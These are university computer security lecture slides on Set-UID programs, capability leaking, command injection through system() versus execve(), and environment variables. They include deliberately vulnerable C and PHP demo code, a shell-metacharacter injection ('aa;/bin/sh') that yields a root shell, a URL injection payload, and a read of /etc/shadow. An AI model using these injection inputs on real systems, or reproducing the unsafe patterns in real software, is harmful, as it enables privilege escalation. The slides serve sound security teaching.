




Privileged Programs & Program Inputs

The Set-UID Mechanism & Environment Variables (Part II)

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CSCI 476 - Computer Security
Spring 2020


*Some slides and figures adapted from Wenliang (Kevin) Du's
Computer & Internet Security: A Hands-on Approach (2nd Edition).
Thank you Kevin and all of the others that have contributed to the SEED resources!*

Attack Surface of (Set-UID) Programs



Attacks via Program Inputs

- User Inputs (Explicit Inputs)
 - Buffer Overflow (Chapter 4)
 - Overflowing a buffer can lead to malicious code execution
 - Format String Vulnerabilities (Chapter 6)
 - Format strings can be exploited to change program behavior
- System Inputs
 - Race Condition Vulnerabilities (Chapter 7)
 - Symbolic links to privileged files from an unprivileged file
- Environment Variables (Hidden Inputs; Chapter 2)
 - Program behavior can be influenced by inputs that are not visible inside a program
 - Environment variables can be set by a user prior to program execution (e.g., PATH)
- Capability Leaking (*next slides...*)



Capability Leaking

- In some cases, privileged programs **de-escalate** (“drop” or “downgrade”) themselves during execution
- Example: The **su** program
 - The **su** program is a privileged Set-UID program
 - Allows one user to switch to another user (e.g., userA to userB)
 - Program starts with **EUID==root** and **RUID==userA**
 - After password for userB is verified, **EUID==RUID==userB** (via privilege de-escalation)
- Programs that de-escalate privileges need to take care not to leak privileges i.e., programs must clean up privileged capabilities *before* dropping privileges

Example: Attacks via Capability Leaking

- The /etc/zzz file is only writable by root

- The FD is created before dropping privileges

- Drop privileges

- Invoke a shell program with restricted privileges

```
fd = open("/etc/zzz", O_RDWR | O_APPEND);
if (fd == -1) {
    printf("Cannot open /etc/zzz\n");
    exit(0);
}

// Print out the file descriptor value
printf("fd is %d\n", fd);

// Permanently disable the privilege by making the
// effective uid the same as the real uid
setuid(getuid());

// Execute /bin/sh
v[0] = "/bin/sh"; v[1] = 0;
execve(v[0], v, 0);
```

https://github.com/traviswpeters/csci476-code/blob/master/01_setuid/cap_leak.c

Example: Attacks via Capability Leaking (cont.)

What's the problem?



The program forgets to close the file, so the FD is still valid



```
$ gcc -o cap_leak cap_leak.c
$ sudo chown root cap_leak
[sudo] password for seed:
$ sudo chmod 4755 cap_leak
$ ls -l cap_leak
-rwsr-xr-x 1 root seed 7386 Feb 23 09:24 cap_leak
$ cat /etc/zzz
bbbbbbbbbbbbbbb
$ echo aaaaaaaaaa > /etc/zzz
bash: /etc/zzz: Permission denied ← Cannot write to the file
$ cap_leak
fd is 3
$ echo cccccccccccc >& 3           ← Using the leaked capability
$ exit
$ cat /etc/zzz
bbbbbbbbbbbbbbb
cccccccccccc           ← File modified
```

How would you fix this program?

Close the FD before dropping privileges and turning over control :-)

Invoking Programs... From Within Programs...



—http://meetingsnorthwest.com/wp-content/uploads/2016/03/mind-blown_shortcuts.png

Invoking Programs

- It is possible to invoke external commands from inside a program
 - `system()`
 - `exec()`-family
- The external command is (*should be...*) chosen by the Set-UID program...
 - ...users are not supposed to provide the command
 - ...**but** users are often asked to provide input data to commands
 - If the command is not invoked properly,
the user's input **data** may be interpreted as **code**



Invoking Programs the Unsafe Way — `system()`

```
int main(int argc, char *argv[])
{
    char *cat="/bin/cat";

    if(argc < 2) {
        printf("Please type a file name.\n");
        return 1;
    }

    char *command = malloc(strlen(cat) + strlen(argv[1]) + 2);
    sprintf(command, "%s %s", cat, argv[1]);
    system(command);
    return 0 ;
}                                ↘ i.e., system("/bin/catall FILENAME")
```

```
$ gcc -o catall catall.c
$ sudo chown root catall
$ sudo chmod 4755 catall
$ ls -l catall
-rwsr-xr-x 1 root seed 7275 Feb 23 09:41 catall
```

- The easiest way to invoke an external command is with the `system()` function
- This program is supposed to run the `/bin/cat` program
- This program is a Set-UID program, so it can view (**read**) all files, but it can't **write** to any files.....

https://github.com/traviswpeters/csci476-code/blob/master/01_setuid/catall.c

Question:

Can you use this program to run some other command w/ root privilege?

Invoking Programs the Unsafe Way — `system()` (cont.)

RECALL: CHANGE DEFAULT SHELL ~~>

```
seed@VM:~/csci_sandbox$ sudo ln -sf /bin/zsh /bin/sh
```



PROBLEM

part of the **data**
is interpreted as **code**

NOTE: Page 18 describes a workaround
for a countermeasure in the Ubuntu16.04 VM.

Commands shown here to link/reset
the shell used by `system()`.

```
$ gcc -o catall catall.c
$ sudo chown root catall
$ sudo chmod 4755 catall
$ ls -l catall
-rwsr-xr-x 1 root seed 7275 Feb 23 09:41 catall
$ catall /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWb....
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
sync:*:15749:0:99999:7:::
games:*:15749:0:99999:7:::
```

We can get a
root shell with
this input

```
$ catall "aa;/bin/sh"
/bin/cat: aa: No such file or directory
# ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

RECALL: RESET SHELL ~~>

```
seed@VM:~/csci_sandbox$ sudo ln -sf /bin/dash /bin/sh
```

Invoking Programs the Safe(r) Way — execve()

```
int main(int argc, char *argv[])
{
    char *v[3];

    if(argc < 2) {
        printf("Please type a file name.\n");
        return 1;
    }

    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
    execve(v[0], v, 0);

    return 0 ;
}
```


```
$ gcc -o safecatall safecatall.c
$ sudo chown root safecatall
$ sudo chmod 4755 safecatall
```

execve (v[0], v, 0)

Command name
is provided here
(by the program)



Input data are
provided here
(can be by user)



https://github.com/travispeters/csci476-code/blob/master/01_setuid/safecatall.c


Question: Why is this considered safe?

Code (the command name) and data (inputs to the command) are clearly separated

Invoking Programs the Safe(r) Way — execve() (cont.)


```
$ gcc -o safecatall safecatall.c
$ sudo chown root safecatall
$ sudo chmod 4755 safecatall
$ safecatall /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWb....
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
sync:*:15749:0:99999:7:::
games:*:15749:0:99999:7:::

$ safecatall "aa;/bin/sh"
/bin/cat: aa;/bin/sh: No such file or directory ← Attack failed!
```



Input data is treated as data, not as code ✓

Invoking Programs the Safe(r) Way — execve() (cont.)


- I say safe(r) because not all functions in the `exec()` family behave similarly to `execve()`...
 - For example,
 - `execvp()`,
 - `execvpe()`
- 
- All duplicate the actions of the shell, and can be attacked using the PATH environment variable (later...)

Invoking External Commands in Other Languages

- The ability (and risks) of invoking external commands is not limited to C programs
- We should avoid problems similar to those caused by `system()` functions.....
- Examples
 - Python has a `system()` function as well.....
 - Perl — `open()` can run commands, but does so through a shell
 - PHP — `system()` (OK we get it...)

```
<?php
    print("Please specify the path of the directory");
    print("<p>");
    $dir=$_GET['dir'];
    print("Directory path: " . $dir . "<p>");
    system("/bin/ls $dir");
?>
```

Possible Attack



- `http://localhost/list.php?dir=.;date`
- Command executed on server : `"/bin/ls .;date"`

Take-Aways

- **Principle of Isolation**
 - Don't mix code and data
 - Avoid using `system()` and unsafe variants of `exec()`
 - Sanitize inputs
- **Principle of Least Privilege**
 - A privileged program should be given only the power it requires to perform its task(s)
 - Disable privileges (temporarily/permanently) when they aren't needed
 - In Linux, use `seteuid()` and `setuid()` to disable/discard privileges




Environment Variables

Environment Variables — What Are They?!

- A set of dynamic named values (key=value pairs); part of the environment in which a process runs.
 - Useful commands: `env`, `printenv`, `set`, `unset`, `export`, `echo`...
 - Useful env. variables: `USER`, `HOME`, `EDITOR`, `SHELL`, `PATH`, `LANG`...
- Affect the way that running process will behave
- Introduced in UNIX and also adopted by Microsoft Windows
- Example: The **PATH** variable
 - How does the shell know where to find commands?!
 - For instance, you typically say “`ls`” not “`/bin/ls`”
 - If the full command is not provided, the shell process will use the `PATH` env. variable to search for it


Environment Variables — How Do I Access Them!

```
#include <stdio.h>
void main(int argc, char* argv[], char* envp[])
{
    int i = 0;
    while (envp[i] !=NULL) {
        printf("%s\n", envp[i++]);
    }
}
```



From the **main()** function

More reliable way:
Using the global **environ** variable



```
#include <stdio.h>

extern char** environ;
void main(int argc, char* argv[], char* envp[])
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i++]);
    }
}
```

Environment Variables — How Does A Process Get Them?

- Processes can get environment variables in one of two ways:
 1. If a new process is created using the **fork()** syscall,
the child process inherits its parent process's environment variables.
 2. If a process runs a new program in itself, typically by way of the **execve()** syscall,
the memory space is overwritten, and all old environment variables are lost.
However, **execve()** can explicitly pass environment variables from one process to another.
- Passing environment variables when invoking **execve()**:

```
int execve(const char *filename, char *const argv[],  
          char *const envp[])
```

Example: Environment Variables & execve()

- This program executes another program `/usr/bin/env`, which prints out the environment variables of the current process.
- We construct a new variable `newenv`, and use it as the 3rd argument passed to `execve()`.

```
extern char ** environ;
void main(int argc, char* argv[], char* envp[])
{
    int i = 0; char* v[2]; char* newenv[3];
    if (argc < 2) return;

    // Construct the argument array
    v[0] = "/usr/bin/env";   v[1] = NULL;

    // Construct the environment variable array
    newenv[0] = "AAA=aaa"; newenv[1] = "BBB=bbb"; newenv[2] = NULL;

    switch(argv[1][0]) {
        case '1': // Passing no environment variable.
                    execve(v[0], v, NULL);
        case '2': // Passing a new set of environment variables.
                    execve(v[0], v, newenv);
        case '3': // Passing all the environment variables.
                    execve(v[0], v, environ);
        default:
                    execve(v[0], v, NULL);
    }
}
```

https://github.com/traviswpeters/csci476-code/blob/master/02_envvars/passenv.c

